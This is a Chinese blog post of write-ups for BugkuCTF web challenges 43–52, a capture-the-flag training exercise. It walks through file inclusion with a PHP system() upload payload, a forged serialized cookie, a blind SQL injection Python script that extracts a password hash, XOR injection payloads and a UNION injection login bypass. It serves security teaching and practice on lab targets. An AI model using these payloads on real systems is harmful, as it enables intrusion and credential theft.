

BugkuCTF-WEB-第43题到第52题

原创

[QWxpdGE](#) 于 2020-11-04 19:53:43 发布 664 收藏 3

分类专栏: [CTF WEB](#)

Alita_lxz

本文链接: https://blog.csdn.net/qq_45774670/article/details/109366269

版权



[CTF](#) 同时被 2 个专栏收录

17 篇文章 1 订阅

订阅专栏



[WEB](#)

6 篇文章 0 订阅

订阅专栏

BugkuCTF-WEB-第43题到第52题

<https://ctf.bugku.com/challenges>

这里整理了bugkuCTF-WEB 43-52题的部分解法，部分题目已失效，很多题目有多种解法，想了解更多同学请搜索相关题目的wp，想学习更多的同学，欢迎去bugku新平台CTF论剑场<https://new.bugku.com/>

文件包含2 150	flag.php 200	sql注入2 200	孙xx的博客 200
Trim的笔记本 200	login2(SKCTF) 200	login3(SKCTF) 200	文件上传2(湖湘杯) 200
江湖魔头 200	login4 250		

https://blog.csdn.net/qq_45774670

43,48,49,50,52题的连接失效打不开，可能是暂时失效

43.文件包含2

文件包含2

150

<http://123.206.31.85:49166/>

flag格式: SKCTF{xxxxxxxxxxxxxxxxxxxx}

hint:文件包含

Flag

Submit

题目地址: <http://123.206.31.85:49166/>连接已失效本题wp来自: https://blog.csdn.net/qq_39629343/article/details/80148665

访问网址查看源码



```
view-source:http://118.89.219.210:49166/index.php?file=hello.php
1 <!-- upload.php -->
2 <!doctype html>
3 <html>
4 <head>
5   <meta charset="utf-8"/>
6   <meta http-equiv="X-UA-Compatible" content="IE=edge">
7   <meta name="viewport" content="width=device-width, initial-scale=1, maximum-scale=1">
8   <title>SK CTF</title>
9   <link rel="stylesheet" type="text/css" href="./about/main.css"/>
0 </head>
1
2 <body>
3 <div class="vi">
4   <div class="sidebar">
5     <div class="header">
6       <h1>SK CTF</h1>
7       <div class="quote">
8         <p class="quote-text animate-init">WELCOME TO SK CTF</a></p>
9       </div>
0     </div>
1     <div class="relocating">
2       Navigating to: <span class="relocate-location"></span>...
3     </div>
4   </div>
5
```

将hello.php改成upload.php, 访问




直接构造命令执行


```
<script language=php>system("ls")</script>
```



访问图片路径



直接访问文件



或者构造命令执行

```
<script language=php>system("cat 访问的文件名.txt")</script>
```

44.flag.php

Challenge 2858 Solves

flag.php
200

地址: <http://123.206.87.240:8002/flagphp/>


点了login咋没反应


提示: hint

Flag

Submit

题目地址: <http://123.206.87.240:8002/flagphp/>





https://blog.csdn.net/qq_45774670

login按钮是不能点的，F12看一下控制台

```

<html>
  <head> ... </head>
  <body>
    <br>
    <div class="container" align="center">
      <form method="POST" action="#">
        <p> ... </p>
        <p> ... </p>
        <p>
          <input value="Login" type="button">
        </p>
      </form>
    </div>
  </body>
</html>

```

https://blog.csdn.net/qq_45774670

将这里的button改为submit，变成可以点击的按钮，但是好像无意义，抓包来看，爆破了一会，感觉突破点不在这

```

POST /flagphp/ HTTP/1.1
Host: 123.206.87.240:8002
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 25
Origin: http://123.206.87.240:8002
Connection: close
Referer: http://123.206.87.240:8002/flagphp/
Upgrade-Insecure-Requests: 1
DNT: 1
Sec-GPC: 1

```

```

user=admin&password=admin

```

https://blog.csdn.net/qq_45774670

扫了一下目录，发现有flag.php，访问，是空白页，看不懂php代码

ID	地址	HTTP响应
1	http://123.206.87.240:8002/flagphp/index.php	200
2	http://123.206.87.240:8002/flagphp/flag.php	200
3	http://123.206.87.240:8002/flagphp/index.php	200
4	http://123.206.87.240:8002/flagphp/index.php?module=My_eGallery	200
5	http://123.206.87.240:8002/flagphp/index.php?sql_debug=1	200
6	http://123.206.87.240:8002/flagphp/index.php?PHPB8B5F2A0-3C92-11d3-A3A9-...	200

想起题目上提示：hint，get传个参数试一下，果真有东西

```

<?php
error_reporting(0);
include_once("flag.php");
$cookie = $_COOKIE['ISecer'];
if(isset($_GET['hint'])){
    show_source(__FILE__);
}

```

```

elseif (unserialize($cookie) === "$KEY")
{
    echo "$flag";
}
else {
?>
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
<title>Login</title>
<link rel="stylesheet" href="admin.css" type="text/css">
</head>
<body>
<br>
<div class="container" align="center">
    <form method="POST" action="#">
        <p><input name="user" type="text" placeholder="Username"></p>
        <p><input name="password" type="password" placeholder="Password"></p>
        <p><input value="Login" type="button"/></p>
    </form>
</div>
</body>
</html>

<?php
}
$KEY='ISecer:www.isecer.com!';
?>

```

https://blog.csdn.net/qq_45774670

```

<?php
error_reporting(0);
include_once("flag.php");
$cookie = $_COOKIE['ISecer'];//变量cookie的值等于获取Cookie中ISecer的值
if(isset($_GET['hint'])){
    show_source(__FILE__);
}
elseif (unserialize($cookie) === "$KEY")//如果变量cookie的值等于$KEY，（注意这里的$KEY是用引号引起来的），则输出flag
{
    echo "$flag";
}
else {
?>
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
<title>Login</title>
<link rel="stylesheet" href="admin.css" type="text/css">
</head>
<body>
<br>
<div class="container" align="center">
    <form method="POST" action="#">
        <p><input name="user" type="text" placeholder="Username"></p>
        <p><input name="password" type="password" placeholder="Password"></p>
        <p><input value="Login" type="button"/></p>
    </form>
</div>
</body>
</html>

<?php
}
$KEY='ISecer:www.isecer.com!';
?>

```

我们把cookie序列化一下

```
12 $i = serialize("$KEY");
13 echo $i;
14 $KEY='ISecer:www.isecer.com';
15 ?>
```

<terminated> level10_1 [PHP CLI Application] C:\Program File
s:0:""; https://blog.csdn.net/qq_45774670

所以cookie的值应该为ISecer=s:0:"";

```
POST /flagphp/ HTTP/1.1
Host: 123.206.87.240:8002
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0)
Gecko/20100101 Firefox/82.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp
,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 25
Origin: http://123.206.87.240:8002
Connection: close
Referer: http://123.206.87.240:8002/flagphp/
Upgrade-Insecure-Requests: 1
DNT: 1
Sec-GPC: 1
Cookie: ISecer=s:0:""

user=admin&password=admin
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Wed, 04 Nov 2020 01:39:52 GMT
Content-Type: text/html
Connection: close
Content-Length: 27
```

flag{unserialize_by_virink}|

https://blog.csdn.net/qq_45774670

得到flag

45.sql注入2

Challenge

2557 Solves



sql注入2

200

<http://123.206.87.240:8007/web2/>


全都tm过滤了绝望吗?

提示 !,!=,+, -, ^, %

Flag

Submit

题目地址: <http://123.206.87.240:8007/web2/>



直接admin admin登录会提示 password error!!@_@
如果随机用户名登录则会显示 username error!!@_@

想走一些捷径，试了试sql万能密码登录，爆破了一下密码，完蛋还真爆破出来了，admin123，额这题没这么简单吧

搜了搜wp果真不简单

看了一篇比较好的wp

用burpsuit抓包，再进行fuzz(模糊测试)，用字典跑看username的参数过滤了哪些关键词，其中数值为367的为没有被过滤的，数值为370的是被过滤的。

52	multilinestring	200	<input type="checkbox"/>	<input type="checkbox"/>	367
53	linestring	200	<input type="checkbox"/>	<input type="checkbox"/>	367
54	multipolygon	200	<input type="checkbox"/>	<input type="checkbox"/>	367
0		200	<input type="checkbox"/>	<input type="checkbox"/>	370
1	and	200	<input type="checkbox"/>	<input type="checkbox"/>	370
2	or	200	<input type="checkbox"/>	<input type="checkbox"/>	370
11	regexp	200	<input type="checkbox"/>	<input type="checkbox"/>	370
17	like	200	<input type="checkbox"/>	<input type="checkbox"/>	370
20	union	200	<input type="checkbox"/>	<input type="checkbox"/>	370
21	.	200	<input type="checkbox"/>	<input type="checkbox"/>	370

关键sql语句：select * from users where name=0 ,会输出所有语句。

```
mysql> select * from users where first_name=0;
+-----+-----+-----+-----+-----+
| user_id | first_name | last_name | user      | password |
|         | last_login |          | failed_login |          |
+-----+-----+-----+-----+-----+
| 1 | admin | admin | admin | 5f4dcc3b5aa765d61d8327d |
| rs/admin.jpg | 2019-03-23 11:41:18 | | 0 | |
| 2 | Gordon | Brown | gordonb | e99a18c428cb38d5f260853 |
| rs/gordonb.jpg | 2019-03-17 11:06:05 | | 0 | |
| 3 | Hack | Me | 1337 | 8d3533d75ae2c3966d7e0d4 |
| rs/1337.jpg | 2019-03-17 11:06:05 | | 0 | |
| 4 | Pablo | Picasso | pablo | 0d107d09f5bbe40cade3de5 |
| rs/pablo.jpg | 2019-03-17 11:06:05 | | 0 | |
| 5 | Bob | Smith | smithy | 5f4dcc3b5aa765d61d8327d |
| rs/smithy.jpg | 2019-03-17 11:06:05 | | 0 | |
+-----+-----+-----+-----+-----+
```

减号没有被过滤，于是想到利用减号闭合，在运算的时候，字符串'admin'转换成0

```
mysql> select 'admin';
+-----+
| admin |
+-----+
| admin |
+-----+
1 row in set (0.00 sec)

mysql> select 'admin -0-';
+-----+
| admin -0- |
+-----+
| admin -0- |
+-----+
1 row in set (0.00 sec)

mysql> select 'admin' -0-';
+-----+
| 'admin' -0-' |
+-----+
```



```

0 |
+-----+
1 row in set, 1 warning (0.00 sec)

mysql> select 'admin' -1-' ;
+-----+
| 'admin' -1-' |
+-----+

```

admin'-1-' 等于-1

admin'-0-' 等于0

```

Content-Length: 27
Connection: close
Referer: http://123.206.87.240:8007/web2/index.php
Cookie: td_cookie=1526750280; PHPSESSID=lv6m5u2466f0ja6k8l8f8kehjdq4skhn
Upgrade-Insecure-Requests: 1

```

uname=admin'-1-'&passwd=123

```

Content-Length: 27
Connection: close
Referer: http://123.206.87.240:8007/web2/index.php
Cookie: td_cookie=1526750280; PHPSESSID=lv6m5u2466f0ja6k8l8f8kehjdq4skhn
Upgrade-Insecure-Requests: 1

```

uname=admin'-1-'&passwd=123

```

Content-Length: 81
<script> alert('username error!!@_@');parent.location.href='index.php'; </script>

```

```

Content-Length: 81
<script> alert('username error!!@_@');parent.location.href='index.php'; </script>

```

admin'-0-'的时候为显示password error, 说明条件为真, admin'-1-'时候为username error, 为false, 猜测后台构造为:

sql= select* from users where username= username:当传入admin'-0-'时sql语句为: select * from users where

```
admin'-(ascii(MID((passwd)from("1")))+str(ord(j)))=+str(ord(j))+)-'
```

若ascii(MID((passwd)from("1")))+str(ord(0))+成立为'真'转换为数字型1, 反之为0, payload转换为admin'-1-' 和 admin'-0-'形式

通过判断返回内容是否存在username error!!@_@"来确定条件是否为真
编写脚本如下:

```

#!/*-coding:utf-8-*
import requests
url = "http://123.206.87.240:8007/web2/login.php"
cookie = {
    'PHPSESSID':'lv6m5u2466f0ja6k8l8f8kehjdq4skhn'
}

password = ""
for i in range(1,33):
    for j in '0123456789abcdef':
        payload = "admin'-(ascii(MID((passwd)from("1")))+str(ord(j)))=+str(ord(j))+)-'"
        data = {
            'uname': payload,
            'passwd': '123'
        }
        r = requests.post(url=url,cookies=cookie,data=data)
        #print r.content
        if "username error!!@_@" in r.content:
            password += j
            print password
            break

```

运行结果：0192023a7bbd73250516f069df18b500, 解md5为 admin12

```
0192023a7bbd73250516f069df18
0192023a7bbd73250516f069df18b
0192023a7bbd73250516f069df18b5
0192023a7bbd73250516f069df18b50
0192023a7bbd73250516f069df18b500
```

创新方法，使用异或^也能做

提示中也没有过滤异或符号，联系到刚学的异或注入方法，构造 $admin1=0^1=1$ 型式，则 $0^{(ascii(MID(('admin')from("1")))=97)}$ 等价于 $0^1=1$

```
mysql> select 0^(ascii(MID(('admin')from("1")))=97) as admin;
+-----+
| admin |
+-----+
|      1 |
+-----+
```

payload可以改成：

```
0^(ascii(MID((passwd)from("+str(i)+")))=+str(ord(j)+"))^
```

拿到密码进去后根据其实输入ls即可得到flag

ls ...

执行

```
flag{sql_iNJEct_comMon3600!}
```

其它解题的方法：dirsearch+ds_store,

有时间做做

本题wp来自：<https://www.cnblogs.com/rainbow7/p/11697444.html>

46.孙xx的博客

Challenge

189 Solves

×

孙xx的博客

200


<http://123.206.87.240:2014>

需要用到渗透测试第一步信息收集

Flag

Submit

题目地址: <http://123.206.87.240:2014>



打开题目是一个wordpress界面
扫了一下目录

扫描信息: 扫描完成... 扫描速度: 0/每秒

ID	地址	HTTP响应
1	http://123.206.87.240:2014/wp-admin/admin-ajax.php	200
2	http://123.206.87.240:2014/wp-admin/install.php	200
3	http://123.206.87.240:2014/wp-login.php	200
4	http://123.206.87.240:2014/readme.html	200
5	http://123.206.87.240:2014/license.txt	200
6	http://123.206.87.240:2014/wp-config.php	200
7	http://123.206.87.240:2014/wp-config.php	200

```
[11:37:57] Starting:
[11:38:35] 301 - 0B - //index.php -> http://123.206.87.240:2014/
[11:38:40] 200 - 681B - //license.txt
[11:39:13] 200 - 7KB - //readme.html
[11:39:32] 301 - 178B - //wp-admin -> http://123.206.87.240:2014/wp-admin/
[11:39:32] 200 - 1B - //wp-admin/admin-ajax.php
[11:39:32] 302 - 0B - //wp-admin/ -> http://123.206.87.240:2014/wp-login.php?redirect_to=http%3A%2F%2F123.206.87.240%3A2014%2Fwp-admin%2F&reauth=1
[11:39:32] 200 - 0B - //wp-content/
[11:39:32] 200 - 69B - //wp-content/plugins/akismet/akismet.php
[11:39:32] 200 - 1KB - //wp-admin/install.php
[11:39:33] 200 - 0B - //wp-config.php
[11:39:33] 500 - 0B - //wp-includes/rss-functions.php
[11:39:33] 301 - 178B - //wp-includes -> http://123.206.87.240:2014/wp-includes/
[11:39:33] 301 - 178B - //wp-content -> http://123.206.87.240:2014/wp-content/
[11:39:33] 200 - 0B - //wp-cron.php
[11:39:33] 200 - 2KB - //wp-login.php
[11:39:33] 302 - 0B - //wp-signup.php -> http://123.206.87.240:2014/wp-login.php?action=register
```

```
[11:39:33] 405 - 42B - //xmlrpc.php
[11:39:42] 500 - 4KB - //wp-admin/setup-config.php
```

https://blog.csdn.net/qq_45774670

试着打开每一个页面看一看有没有猫腻，结果都是正常配置文件或者插件

然后去找了wp，只找到这个

点开blog，浏览一哈全部的博客，然后看到了这

近期文章

SW1A 1AA

test

想要Flag吗???

世界，您好！

flag在这里

点开看看如下图

flag在这里

wp

wzTrzYRdbrbyjAx

https://blog.csdn.net/qq_45774670

然后扫描以下网站
发现以下几个网站

ID	地址	HTTP响应
1	http://wp.bugku.com/readme.html	200
2	http://wp.bugku.com/phpmyadmin/	200
3	http://wp.bugku.com/license.txt	200
4	http://wp.bugku.com/a.php	200
5	http://wp.bugku.com/wp-admin/admin-ajax.php	200

其中最具有利用价值的是phpmyadmin，用刚才的那个wp那个东西登录即可。。



我打开的博客就是刚刚安装完wordpress的界面，什么也没有，可能是数据库被删了吧，或者是题目有变更，而我太菜了

47.Trim的日记本

Challenge 2386 Solves

Trim的日记本

200

<http://123.206.87.240:9002/>

hints: 不要一次就放弃

Flag

Submit

题目地址: <http://123.206.87.240:9002/>





Please Unlock

Id:

Uname:

Upass:

[Password Resetting](#) [User Register](#)
mysql connect error!

https://blog.csdn.net/qq_45774670

打开站点，特别明显的mysql connect error !

这莫非不是在提示我这是一个sql注入题目吧，对着输入框好一个找注入点，没找到，去看了wp，md原来是扫描目录，好一个障眼法

扫一下吧

ID	地址	HTTP响应
1	http://123.206.87.240:9002/register.php	200
2	http://123.206.87.240:9002/login.php	200
3	http://123.206.87.240:9002/show.php	200
4	http://123.206.87.240:9002/login.php	200
5	http://123.206.87.240:9002/register.php	200
6	http://123.206.87.240:9002/register.php	200
7	http://123.206.87.240:9002/show.php	200
8	http://123.206.87.240:9002/login.php	200
9	http://123.206.87.240:9002/login.php?sess=your_session_id&abt=0new_lang=0/qq_45774670	200

打开show.php



https://blog.csdn.net/qq_45774670

本以为是假的，提交直接成功了

48.login2(SKCTF)

Challenge 637 Solves

login2(SKCTF)

200


<http://123.206.31.85:49165/>
SKCTF{xxxxxxxxxxxxxxxxxxxxxxxxxxxx}
hint:union, 命令执行

题目地址: <http://123.206.31.85:49165/>连接已失效

wp来自: https://blog.csdn.net/weixin_42444939/article/details/100145654

login页面, 日常先抓包康康

看样子这玩意儿也不会有啥回显 估计又要盲注(初步构想)



结果在Response里发现tip

Response

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Date: Thu, 29 Aug 2019 12:13:02 GMT
Server: Apache/2.2.15 (CentOS)
X-Powered-By: PHP/5.3.3
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
tip:
JHNxbDDiU0VMRUNUIHVzZXJlYXV1ILHBhc3N3b3JkIEZST00gYWRTaW4gV0hFUKUgdXNlcm5hbWU9JyluJHVzZXJlYXV1LlInIjIsKaWYgKCFIbXB0eSgkcm93KSAmJiAkcm93WydwYXNzd29yZCddPT09bWQ1KCRwYXNzd29yZCk
pewp9
Content-Length: 2398
Connection: close
Content-Type: text/html; charset=UTF-8
```

https://blog.csdn.net/qq_45774670

base64解码后得到login处的验证源码:

0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19
---	---	---	---	---	---	---	---	---	---	----	----	----	----	----	----	----	----	----	----

```
$_sql="SELECT username,password FROM admin WHERE username='".$username."'";
if (!empty($row) && $row['password']==md5($password)){
}
```

UniCode Table(
)

- Full-Width
- Half-Width
- Add Slashes
- Strip Slashes
- Remove CRLF
- Remove Whitespace
- Simple Escape
- Extreme Escape
- Unescape
- EncodeURI
- DecodeURI
- encodeURIComponent
- decodeURIComponent
- UTF7 Encode
- UTF7 Decode
- MD5 HASH
- SHA1 HASH
- Base64 Encode
- Base64 Decode
- JJEncode
- JJDecode

https://blog.csdn.net/qq_45774670

发现验证逻辑是取回数据库的密码后, 再与post请求里的密码进行对比验证
那么这里就可以考虑利用union注入来返回自己构造的账密, 实现伪造身份登入后台
要注意的一点就是在union前的username在数据库中不存在
否则返回的\$row数组只将第一条的密码进行校验, 无法绕过
于是构造payload如下:

```
username = impossible' union select 1,'76a2173be6393254e72ffa4d6df1030a'#  
password = passwd
```

(76a2173be6393254e72ffa4d6df1030a是passwd的md5值)

良心的是本题没有过滤危险字符（所以就进入后台啦）

进程监控系统

输入需要检测的服务

Apache

```
